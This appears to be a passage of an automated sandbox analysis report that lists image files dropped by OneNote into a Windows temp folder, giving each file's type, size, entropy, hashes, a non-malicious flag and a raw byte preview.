Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222........i.."......................................3......................!.A..1Q."q.2BRa.b...#$................................... ....!12AqQ.............?..D.z.4....;.....7...3.t<!..d.O.....+O+.;.z6.4cz7E.........U.Z)-..@..y...........}(W...<.xv/...5.ew......yN....n.Tk.Tm.Ty.vA=...T..U....h...e.8.5%....'......e^......L.g.$.~e..O.._...... .F`.....xnL.<.......]jfv...}..\G..c.......-%...#.C.\|.].`..^..W..c..B..5D.QSTaZ.5A=....BU..z%.4.h.6..=..U...W.$..l...7.:...........IPQT_...~..i..x....~.l.|.n.J..TV.21.Tg....................j.z!+.-............"j.j...)*..TT...."....T.Tc.**j.............j.z!*.h...&.&.&..e.%..TksTW%G.?".l+$..c._9..[x...TU..........i~X..#'.qm?ttO.....}*.i...q.....9..r..?..W..d.w...f;..q...tZh..0.....2.......OD%Q-.......$......56.K.O...y._..*_C.k..p9.p..O..vu...'........0v

C:\Users\qlex\AppData\Local\Temp\{0D3974C9-A850-43BD-9DBC-97A30DE1A00F}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 700x114, components 3
Category:	dropped
Size (bytes):	2266

Entropy (8bit):	5.563021222358941
Encrypted:	false
SSDEEP:	
MD5:	DB8A181E3F0EAD4A9472099E42ED6BE3
SHA1:	92096AF05CC6167B1AA816811A1160B809393FA2
SHA-256:	E9746B4E9AE9CE7B3B0068779DB3E113E2DFC9880F25373D745D0E700E69A906
SHA-512:	A9E246E10E28D057090BA9F034ECE6131780D7F794C5C9421523388997C7EDFBB49BC32B863B6C6668911B359C304AA54969B48CB9234950D5CECD2A6F3EFFF
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....C...................................... ! .."**"555556666666666...C......................&.....&,$ $,(+&&&+(//,,//666666666666666......r..5.......................!1AQ..2a...."Rq..#3BSr..C...?...X.....U...j...F.W.V]'KV.uWt.iT...{.......`.(.....V%..=.....z......V..ct+.U.B...@..{.....5.........0...x4....c..;...........+......\|.7E.%.9.1+}..d.........+.V#.P.HUL.E...g.li...8.>U.";0pi.]5.\..zo..."@...y.6.mLN..S.....@...i..A..p.......~\|V9.+.Xy.........+,L.....7Z7..p...-X...\.....:-...i....v.1...-..H....9.zk....l....^.......:.."^.t.Q.F...X..B..$...a.%f&3..1.5+.X..'b7bwr.).e.x....!...H...aa_..kD...b..g..p..K^.k..qX.[,.........Q...U..x...YMvj...w..:k.....j.W.8..4....c.u.}m.....o.=@.......j.S.t.|.....5h.y.%.~...G

C:\Users\qlex\AppData\Local\Temp\{1484B539-DD05-4EB5-97CC-D30A0FC30AC4}	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop CS Windows, datetime=2004:03:12 11:13:06], progressive, precision 8, 570x779, components 3
Category:	dropped
Size (bytes):	129887
Entropy (8bit):	7.8877849553452695
Encrypted:	false
SSDEEP:	
MD5:	737E96E41D79D3BDACE7AB4F8CBF6274
SHA1:	E6202A41A4F86B27D9EBCAEF7670B16C0ED67CF2
SHA-256:	7966F3D8A2D61ECB49A35E163781858E052C0B122A18A1238AFE27B57E2850E8
SHA-512:	D398C8521DB2FB3F8456FE792CF37472F3B851DD7298DB20E2DB79144F8E846D051878E77E5EF5D00E6840EDB90C6E2D97935BC1023A15FC45038CCE731E989
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....iExif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop CS Windows.2004:03:12 11:13:06............................:..&.(................................3.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d..u.."................?..3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u..F'...............Vfv........7GWgw.......................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?...W..I:..*....a....Aa ...w.T.M.v.........3x.......8Y....$.."-..m.I.0~sxB[@..=...:..\.Y?....@O.L;9i..U....?.5">+9.s\Z..vN

C:\Users\qlex\AppData\Local\Temp\{304F0FF5-BF1D-467C-9D57-DDC5917D7B65}	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 650, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	647
Entropy (8bit):	6.854433034679255
Encrypted:	false
SSDEEP:	
MD5:	DD876AA103BEC3AC83C769D768AD39FB
SHA1:	1833603AA9B6A7E53F9AD8A336F96CCE33088234
SHA-256:	1262DD23AD54E935CFA10FEB1BE56648E43BEF1116696CA71D87E6E033B1CA7D
SHA-512:	946DB2277213104A3B29EC4388578B05027B974A3093B4CCAD8847397AA51AE308BC6A199E5705E1F901D6E4B1BA34D8DECFD6E5B6685184A307D749D7CFAED D
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...(.........xk....`PLTE..........................................................................................>.S.....bKGD....H....cmPPJCmp0712....H.s.....IDATx^.)..1..7w....6.*.H`T 6.ha.k.............b!....Ba..C..P.4K..@.....h.E..X....PX+.P.-.....@@"...o.O4....xZ<...B...B..,A..y.s<......b!....Ba..C..0_p. ....=..,...i. ...=.j..N...........{4+...xZ<...B....|.....$.K<.vyE..X....PX+.P.-.:.... .'p......\,...i. ...=.j........K.....%J..S+.....q..k.H.@DD.s...:..J.K.DDL.\.@`,.DD.:.(]..N....KD....A M.....F..S+.....1.sq........\.t..;..../...~k...4.DD.:..]..N....KD........@DD.s...:..J.K..[...Q....V......IEND.B`.

C:\Users\qlex\AppData\Local\Temp\{3AD18B24-737C-4FA0-A7DB-F4F0F357718B}	
Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	Windows Enhanced Metafile (EMF) image data version 0x10000
Category:	dropped
Size (bytes):	32656
Entropy (8bit):	3.9517299510231485

Encrypted:	false
SSDEEP:	
MD5:	DD4CA4BC0A73FCB71BEBAA3C29CB8F66
SHA1:	1A7085771D7941540EC94A1BD24D7CC8EA556D4B
SHA-256:	0401451E1D1D7DFDC29AD1B2B68A6C8AC0B706E9868BF22FAB26A01CD48620CE
SHA-512:	5B7D386C46EC75E21DE94DBCA922FB9A6E5358DEB3D60FEEE7B197D739F15D11050825D9323502EDFAF60720F1074DE896B23E71C44D07C9C7E943C31FDC07 A
Malicious:	false
Reputation:	low
Preview:	....l...r...1...*...^...bX.......^...... EMF........h..................`...E..........................(...F...,... ...EMF+.@.................,...,...F...\...P...EMF+"@..........@.........$@.........0@............?!@..........@..........F...(.......GDIC....s...2...+...^.......F...(.......GDIC....s...2.......N.......F..........EMF+*@..$.........?..........?........@.......................(E..HB.'E..HB.0'EI.`B.0'EU5.B.0'E..B.'EU5.B..(EU5.B.(EU5.B..(E..B..(EU5.B..(EI.`B.(E..HB..(E..HB................@.............!.......b..........$...$.....>..........>...........'....................%......................;.......U...P.......................T...S...S...S...S8..Si..Ti.@Ti.qT8.qT..qT..@T...T..<.......>.......r...1.......N..............%..........$...$......A..........A..........."..........F..........EMF+.@.............F..........GDIC....F...(.......GDIC........2.......N.......F..........EMF+*@..$.........?..........?........@......................}*E

C:\Users\qlex\AppData\Local\Temp\{474DE6A0-AC73-4069-AF1A-99239C185620}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 50 x 600, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	4410
Entropy (8bit):	7.857636973514526
Encrypted:	false
SSDEEP:	
MD5:	2494381A1ACDC83843B912CFCDE5643B
SHA1:	98F9D1CC140076D1AE5A9EA19F47658FD5DF0D66
SHA-256:	5EEBE803E434A845D19BC600DF3C75E98BB69BD0DE473CEEC410D1B3A9154E28
SHA-512:	0E64CC3723DC41D94910F7ADFB6A0DFB5049350FD15A873695614E4A89ABD78B166BA4E9C8CB95E275FB56981539DECD2A7F28FBC25E80DD5E2DEA8077CC9 89
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...2...X.......E.....PLTE..B..(....bKGD....H....cmPPJCmp0712....H.s.....IDATx^.].\TU.?3"...(..L........q.Q...H.*j......W..Xd.ie.f..%.XT...em..m.m.vkik...>.}..}|..{'.U..~......}....s............,CVu.x.:C..5...;.

C:\Users\qlex\AppData\Local\Temp\{4C741408-10A6-4949-A7BD-34396BF16241}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 88 x 574, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	19920
Entropy (8bit):	7.987696084459766
Encrypted:	false
SSDEEP:	
MD5:	1BDAD9B3B6DE549162F9567697389E1C
SHA1:	5D9C09159F07A3A9BDCC6C4B9BD9CB72D0184E6F
SHA-256:	0908A4CFA23F93011176D47F45843E9CA2973030421996E8E27484781F54B0EC
SHA-512:	475040779AC247BB5C3E11862FB55FBDDFA12D759EE86A33E11BC1F3B656D6CD0F9B25146C0113E43E1D8001D8867D3BC3BF7E6FE21F3A0016CB1F8B70B7A1 A
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...X...>......y=h....PLTE.................................t........iw..._n|...Tds...ky..p~...dr.................v..n{.......ap}..........x.....z..................u......................|..Vfu...........r.....w..~..................Zjx...................................Yiw............w..|....................Xgv{.....y..........................jx..............\lz.........}..z.....t..[ky........u..y.....gu...............................{..........}.....u....................~...........y....r.....bKGD....H....cmPPJCmp0712....H.s...JfIDATx^...\.W./.}....Sy...(..4....D.-.....H...% .$"D.Qr.......`..;...6...N......s...^...L.....Y{.GQU`..~...j....{...-Ax.K..&.....F..I\i..

C:\Users\qlex\AppData\Local\Temp\{4E489AEE-3D9B-45AC-9D2B-87B973174D26}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 814x105, components 3
Category:	dropped
Size (bytes):	12654
Entropy (8bit):	7.745439197485533
Encrypted:	false
SSDEEP:	

MD5:	4BCCCDBB4273ECEBE216C84930A8D0B2
SHA1:	FFBF617787E27BC94D9BAF89F2FE34A2BD42794B
SHA-256:	474F9A8C25D5E21192315397EA995B1E11E2C1608157C6E0277688091BFD136A
SHA-512:	DAD73A8C0E293B88685C0C71EF15E0DC95EE39B7FC9F849DE5D634173FD9FA0AF0AA96742D9E94BE03556AA4A817D5001C95A6736EAD5D5DF03661876785EB 74
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....C...C...i...E....................U....V...f..ASTc.......de.1Qq...!Rb....Ca."r................................B...................b....Ra.....!Qc.....AS.1U.."C...2Bq...$#3%&.............?......3.....~......:..g..s"......:..g..s"..ic..Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. :..f..h.....Vk.f.. ..0...Q_..X..V5E~..c..X...@u...cTW...0...Q_..;.m.....@w...Q.+....*.4W...lUFh....v..._.wn...dW....y._..v..E~...*...@wn...dW....y._...v..U..@wn...d..{`;.|U.2g...*.3...:.0?ViN.z.@w...4.M.:m..`~..i7...q...l....J.`l...W..n..PQTiB...6....+..sj.*."...6....+..WA...x..A........(.N6`..AD.q.....'S...t.Q:.l.......f.]..N..0.. .u8..A........_W..Y...}.C...~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~....&.E~.v..?U..^.r..}..Bep

C:\Users\qlex\AppData\Local\Temp\{54D6E27F-9553-438E-9FEB-E92D281A8D72}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	40884
Entropy (8bit):	7.545929039957292
Encrypted:	false
SSDEEP:	
MD5:	7379775A1E2AB7FAB95CFFCE01AE05F3
SHA1:	3D3DDFD8AC7E07203561BAE423D66F0806833AB3
SHA-256:	9301DB6D2D87282FCEE450189AEACE16D85F64273BF62713A3044992B6B7A9E9
SHA-512:	4B5006E620E80D3A146944649CF4CA619782CAD7E8C4CD0D1DE0EBCA0FA05EACB7378DAFCEED3E26F5698B07F19604614D906C8F51F898660E2F129D8DEC6 62
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d...!.1A.....Qaq...."......2....BR#S..br...3T...C$.7(Hx....4D.G..Xh.cs..'..t...%...8.....................1...!AQ..a...q"2.4Tt.......R3S....Br...#s...Uu.bc.de..$D..6..C%E..............?...z...;sB.yv...........]t.\...n...../....m....M.=.3G+..x+.....S).*&.J../..8..O/+..sG...p...<!....~.c..C.w..,[oHom.wc-.J.~.......L[..6...'..i_..S;...!Y.z.q].EK..M.x...i.x.+.;.+...}....#......f.)........e6V..p.;........s.)..Ml.J......lU.6...<9+9.^..l..Y...[._...2..^..j.ia...._..3.;...~..<3...;......z.^.......]..Qk.,...Yk...3.3Jy^p.}....q...l...&..t.......;..9.g.GH;..'...%...)..[..y..../...zCn..>...'...1e.Y..;....]..7...N>t..m-.j.............H^..T\.q.ru...}...eTn]l'r.^].#..wOY....v

C:\Users\qlex\AppData\Local\Temp\{5583857F-D34C-4487-A2D9-66B76633A6C4}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	39010
Entropy (8bit):	7.362726513389497
Encrypted:	false
SSDEEP:	
MD5:	9700DE02720CDB5A45EDE51F1A4647EC
SHA1:	CF72A73E1181719B1CC45C2FE0A6B619081E115E
SHA-256:	7E6A7714A69688D9FFDF16AA942B66064A0C77FCD9B3E469F89730B4B9290C3E
SHA-512:	5438921467D62376472007B9EBF3C35C9D9FE3EDE04D99A990129332D53EBC8EE2555C0319A4F7C0DF63516F29CEDF2171D8B6DC34C9FCD075C2CA41EB7286
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d..d...!1..A...Qaq.."......2BR#...b%&6..'w.r.3f7W8.s5EUeF.g....CS$4.Vv..Tdt..G..(c..u.Hhx.......................!1.AQa..2.q....".s...3.4BRr.#......b.$c............?........uf.....t...;..[...W.h.....-.k.f..i.u..KQ..b.F...rM%/.8n.S..=9.....G$O;.f.}L..N..U._i.[.X...3.~....S.~..+t$...c.5......{..X/..#.G...}s....6......^....o~.$.\WA?...^*w[O.~..6..~....a....~..:..0.......{O...|.s.u._w.........i...........{K...._.?.../{.....A..8....<g.iu..<..................X......|]v....D..9.k.w.|-IF.Tv.-.&.........'".4.b....z.._.Z.....G...u.xyt./_.q..m>..S.V.Xdc.bw.T.W......g..........}s._..?....U]_.......`......>.|'.~xH....,...?........?.q....o../..R..;...Y.G....A"?......?.<..1...w..o.M.........tco.

C:\Users\qlex\AppData\Local\Temp\{5591D44B-9FAF-4E65-9849-5A7CF74F8718}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 50 x 556, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	977
Entropy (8bit):	7.231269197132181
Encrypted:	false
SSDEEP:	
MD5:	B7F74C18002A81A578A4EE60C407A8D3

SHA1:	70A7D4BB1B3ADF4397D168AD0D81B286F88EBDE0
SHA-256:	95F59A0433050180D4C0E8858B83363D51BEA6752A8B7CA516A8677854D8F5B6
SHA-512:	13186A7CDCE80BCA9D2238666D6D7A989FA1887EABFA5D8A9A63EEC304DFD4BE8EFF652205FA56E1D1CEE7D3680AF8C70A952AF73AB3C246400E8D4EBECB DBA9
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...2..,........A....PLTE..$.y.....bKGD....H.. .cmPPJCmp0712....H.s.....IDATx^...0.D_.......cck.....%a...X.a0Y...-..!.G...[....(.r.H.$...1 .zq.4V.e|a.6.X..4..kl.%....=w....6..TN.....{.4..T/.z...../.....3..!~..t.#b..^.....E!.SFb ...-..... ^...,..C.!.b...i._c...s.X.w.. lsQH..H.gKc@@...i. ....m...;Ci....@G.; V{..lO..\.R9e$..{.....P...E.+.2.0D.B,..P...56.?......K.6..TN....^z.4..T/.z...../.....3..!~..t.]b........E!.SFb ...-.....^ ...,..C.!.b...i._c..Y.O...?.9k2.M.?5 .n.P...,...d._..%M?....6....,.1..R.4.a.R.+..U.Q..P...vd..T........j .]@....."..lJ../.90.4...Y. ...9.%...{......Hc%.....i..%M?aG..H....o.q.......4.......X .d9.r..Cl.O.5.Ri0?.s\b....w...>/k..4V.)Y....P...vd..T........j .]@....."..lJ../.90..2..MP..l..?....K.X.....IEND.B`.

C:\Users\qlex\AppData\Local\Temp\{57BB286A-5EE2-46CF-B376-474C66B4DC06}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 17x608, components 3
Category:	dropped
Size (bytes):	1873
Entropy (8bit):	7.534961703340853
Encrypted:	false
SSDEEP:	
MD5:	4FC8500BD304AD127AF4B5E269DFF59B
SHA1:	9A5E3432358A0FCDECE86AEB967319B93A65D14A
SHA-256:	B4DAA90D5A53FCBC85119050B5B76962443C4DD18D7F42CDC6D4E0AD8EFAD872
SHA-512:	E5E07054A522EB91EFD39722AFB3776389632B8F5F923C1D29796716D68CEC93BE5E44F79913804CEC7ED631FF520CBBBAAB841E01FB90AF8E8ADF84DCD474 1
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C.................................. $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......`...."................... ....>......................tu.....45.!#$%1s."fr...2Fq..AQe.Eav............................. ....!AQR.............?..e4.bbu."m.G......u.S.-Qq.b.a..'#..E.......u.|:.f[O..jS .S.&....=.....[.....S...N.~~...'...q....N.T.Oyf..a.6..%.I.1j.e~.4..[5.WW.Y..Xp.gn...u.......Gb.O.W..k.!mJgfq....~.F.......m..}bn4.5........s,F...z.b)..O..*...5).-.-\....=`.fP....%...A..Q.&.. 9.....QQbD.%.:u.f...r$.10..W.F.T..MI...9...ZQH._..).....D..n.F].........*.:.j...!6Z..S....0...B.6..Ga..S.O.....U8S_.J.>...i..?..<.P..........M..F.T.C..7.E...`.4BKcMh1j....4y...+.\|.^......2[. WG.W..+......E..r/V^".R...."..6..hht..f...........;E..Kx....)}Le.A.x.>..$/).._S.n.L......}..H^Sw...2. .v.io...../.........x.>..$/).._S.n.t^;O.....n...[.S...h.v.io...../....:/...[..7yK.c-

C:\Users\qlex\AppData\Local\Temp\{64FA48E4-5A1B-4435-A9BE-2DA4BE40BF11}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, resolution (DPI), density 72x72, segment length 16, Exif Standard: [TIFF image data, big-endian, direntries=7, orientation=upper-left, xresolution=98, yresolution=106, resolutionunit=2, software=Adobe Photoshop 7.0, datetime=2004:03:04 13:06:24], progressive, precision 8, 38x792, components 3
Category:	dropped
Size (bytes):	22203
Entropy (8bit):	6.977175130747846
Encrypted:	false
SSDEEP:	
MD5:	2D3128554F6286809B2C8E99DE5FD3F6
SHA1:	FC42CB04151D36F448093BDEFE33031A9B8D797D
SHA-256:	14FA2D16310485AA1CE41F6D774A3D637E8CF8B03C4F72990155DF274FDB6BD9
SHA-512:	D8531247A6E89ECABEA9C4A78F596CCE3493334EDF71AE4F7998FDDD0F80705948609C89756AB56FDFAB6D04DEC5F699A693801A772CA2EE2465BDD2CE5D2 5A
Malicious:	false
Reputation:	low
Preview:	......JFIF.....H.H.....XExif..MM.*............................b...........j.(...........1.........r.2...........i.................H.......H....Adobe Photoshop 7.0.2004:03:04 13:06:24.......................... .&...(.....................&...........*.......H.......H..........JFIF.....H.H......Adobe_CM......Adobe.d.. ...."................?...3......!.1.AQa."q.2.....B#$.R.b34r..C.%.S...cs5....&D.TdE.t6..U.e...u ..F'...............Vfv........7GWgw........................5.....!1..AQaq"..2.....B#.R..3$b.r..CS.cs4.%......&5..D.T..dEU6te....u..F...............Vfv........'7GWgw.................?...H.....Go.Kxn.b. .g...........%?_....O......q......7G......%%.V..8zm.].v?...jJ~._..>.......O;........o..rI.A.....n.a.........

C:\Users\qlex\AppData\Local\Temp\{6E19E9A1-0FC6-4557-B53A-7943E899B452}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	PNG image data, 40 x 623, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	1569
Entropy (8bit):	7.583832946136897
Encrypted:	false
SSDEEP:	
MD5:	07DB3F43DE7C1392C67802E74707DAA6

SHA1:	C173ADB1999065C5E1E6DBEF934B4D4D7AF0CC23
SHA-256:	51E05999A1C9F17DF28CB474E57DD8E64BDAB824874A532C20A23766A01F8967
SHA-512:	E509255519D4E521E82332FF418DD5A6BBBC8476399A0D9C3D81542C1CABA535B2D79E5BC90F73F9EE8468643302137671934ABD600FC696F16161C91FEAC11
Malicious:	false
Reputation:	low
Preview:	.PNG........IHDR...(...o.....>.c.....PLTE...a.o.... .bKGD....H....cmPPJCmp0712....H.s.....IDATx^.Y.. ....}%.../].`<..y....V...m.....<....)..;Ki..'9...2.:.c...t..V..d.t;-y.Z.=K>B.."{Lj.~G..|..ENC.!Sw,....";.p..g....E.B..S.-...k..P."..E.. ....l[./D.-.....Q+.G<>.+..b...#..y(...{a.M..J...<....v.W..F.qm.`.....(.mk.nX....l.Px8.0\Z....7G...$*.....&..Z.VJ.~......J.2\|...2H..../...=.)q....ZT" .,%..h.p....Z$.!........r...Hh.f. ....P .d..1d....2 .3h....;.A.... ....d..g4...A..^.....2.ew..."h...y/..j.h..B.......%.2.%..{r...+dG.=9h....P1...A...c...^h.]Q0.8x....q .!3....ZW"Z.!3...G.vC.GG..".&..X!3.|xB..V.P!.+zS..NX!3.....Nh.y(.Z.1.h..B. ..Z+....l8Xcu.B...K...@U..@Q...mB...x...&L C....mB.....@kC...Y.,.... ..e\F.B..........y..e\..:$(....Z.a...yn...f..z.~Q.{o...].ln.r....^.@.{..c.7..{...

C:\Users\qlex\AppData\Local\Temp\{74B588D7-6A0A-4257-AF0F-3D679693F0C2}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 780x107, components 3
Category:	dropped
Size (bytes):	2898
Entropy (8bit):	7.551512280854713
Encrypted:	false
SSDEEP:	
MD5:	7C7D9922101488124D2E4666709198AC
SHA1:	00CC44A1B84D4D94A0ACE8834491EB5F65D04619
SHA-256:	20016E5FA1A32DCE5AF4E92872597E36432185A7BB2E61C91F362BD68484529B
SHA-512:	882944B2CF040485899128E03B7499C540D481E45FE8017DBF4FE0330157B2D8ABB7334DDB31C112BA0EFE3722A554883917C54155A7F60044D2D7F3D848260F
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C................................... $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......k...."..................... ....2...........................c.....TUb...Sa...QRqr.............................!.....................Q...R..!.............?...$.)m.1...%%bV.J..H....-.%a[...I"WJ..:.X.:TT.$.......N.-NR.E..-NR .E...9..E....$.k.....B.I,I)..J...kr..+)..I,Yj..YbI..+,J..e..Z..V.e.$V..TV.X..V.YQZ.EQ..U%PY[.[.R.EP............................\| F.. ...j*...!m.!j.I%.j.$...YeEYYEEUE..eY[.hEEUeEil.....%..el. ..V..TUYA.U.UTTUT.Z..UQQUQE...V.,...UlE.U[.lEP.P.@.....................................R1...AR1m.....#..$:.T.p..IJ.t.....A..AH.,5..]F!a.XJFaa. ..a.!*.aa. X.e.......bB.b..,HX[,!..,,.c0.,..U. .X..(,,...B(.,..4..B.`..".a..-......"..........................>D..IKEb...t.....)u.....)K.%+L\.J]i)*b.JR.IIL\i)u....T............T.....qs.it.iJ...])ZJb.....X....U.A...V1..B.R1....X...,.c...,%X...,%#0...,H

C:\Users\qlex\AppData\Local\Temp\{81667694-46C0-4327-8C62-4CC93A6367DF}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPCM), density 28x28, segment length 16, baseline, precision 8, 814x45, components 3
Category:	dropped
Size (bytes):	1717
Entropy (8bit):	7.154087739587035
Encrypted:	false
SSDEEP:	
MD5:	943371B39CA847674998535110462220
SHA1:	5CA79B7BD7E0E93271463FAEF3280F1644CBA073
SHA-256:	9C552717E8D5079BBB226948641FF13532DF3D7BE434C6CE545F1692FA57D45A
SHA-512:	812541836C8B6F356A4D530E5CCF1CFDCC4CA54AF048CAC19FE86707CE5EA0F41D73C501821AC627AD330291EF58C040DFC017923A7886CEEC308048DA2CE C9
Malicious:	false
Reputation:	low
Preview:	......JFIF.............C................................... $.' ",#..(7),01444.'9=82<.342...C...........2!.!22222222222222222222222222222222222222222222222222......-...."..................... ....&.....................U.....1T..S.R.Q...R....Q.a............?..d.. ....+A...Z+E...V+E...U..R.....}........Q..Ah....Ah..b. AX..b.PZ+A...V+E...V..J*....Q...b.Q..Ah....Ah..b.Ah..b.PZ*.(.@z.?.`;2.......................................................Q...b.Q..EZ*.(..Z>.G.....`Z+E......J*....F+D...F+E.......b.Q...h.. ..PZ+E...V+E......J*....F+D...F+E..............[u#...a-...f<.9^[...l0..H..6.Kn.t...&..3a...GG...[u#..8.y6.q..%.R:8....6a.+.3..a-....l0..H..9^M..f..m..3a...GM.q..m..6.Kn.tq..%.R:l.W.lg... [u#...a-...f.r..c8.....f..m..0.....l0..H..6.Kn.t...&..3a...GG...[u#..8.y6.q..%.R:8....6a.+.3..a-....l0..H..9^M..f..m..3a...GM.q..m..6.Kn.tq..%.R:l.W.lg...[u#...a-...f.r..c8.....f..m.

C:\Users\qlex\AppData\Local\Temp\{8EB5C7C3-1758-468E-9A45-61DF21E7771B}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	15740
Entropy (8bit):	6.0674556182683945
Encrypted:	false
SSDEEP:	
MD5:	FFA5EC40DC9A0FD10EB9E6355142D6A6
SHA1:	3D3D6A7E086B3C610C08F1F3E3F883604F06F2A4
SHA-256:	D74C3973C8D1F7C77274691AFB1AA934940674341D7EEE563BE75E563281BDFD

SHA-512:	6FAF2A24D06E6008F3579C7CEC90C2887462BDF83FAD7372FBB74B8DE90340B580E9836F309B68A9794597A598F7DCDA661C9A58DA6D8187C69083B7A17C9CD 9
Malicious:	false
Reputation:	low
Preview:	......JFIF.....d.d......Ducky.......d......Adobe.d...d... ....!.1.....AQ..aq.g..8...."r....2.FG..#.E..7.Rb..Cc..D.v.B..3s..$d.%5Uu..&6fW'w.......................!....1Aa...d..5e.6.q...Q..."2b.c..r3DE..BRs4U.#C.S.T.......... .?...u.&0...cV.T.I...1..=4....Ce_.g.q.=F.M:>)...k..pm..h..=........S....)Ja8x...b.).=5.q..0......k.M.....1?-.G.b&.5..Ep.8t...'...R)..ta.F$bXO]tW.b.6#.t.XWN..ZW......].....G....x&&f ..'L.....7...\..'.8...~`.sa...X........qo...SMk...'.V...i..hb.}&?/.k.:>l.^....>Y...<}...&.jY.Gn.MKejyV......D......gf.0....t.nw..XQ...H.B.....=8.UkR.....Hm..w..]...k ...#Z...F../.gjWvf.....w.aZ].2..5..^...VZv..._.7..a.|...:.B...,f..............~....m.;_.....-.e.y.w.[m.].bu.b.f+.E++\.....Y..7

C:\Users\qlex\AppData\Local\Temp\{8F3C51D7-0382-44FB-8BFD-989AF9CAAAA4}

Process:	C:\Program Files (x86)\Microsoft Office\root\Office16\ONENOTE.EXE
File Type:	JPEG image data, JFIF standard 1.02, aspect ratio, density 100x100, segment length 16, baseline, precision 8, 612x792, components 3
Category:	dropped
Size (bytes):	59707
Entropy (8bit):	7.858445368171059
Encrypted:	false
SSDEEP:	
MD5:	47ADB0DF6FDA756920225A099B722322
SHA1:	851946B8C2BD0BB351BAEECA9E5BB6648A87D7CA
SHA-256:	EC8CD7250F3D82E900E99114869777EE859EC73EFFABED108815F65742078C3A
SHA-512:	85A9920E1CE4A2FCCEBAFA425C925DF33580FA3C3C00178F058539B2FBC0163866DB8A41B320E2EF2CD217F00FFA06A1A831C728D3F9F910C9EAC58B5DA76E 2D
Malicious:	false
Reputation:	low
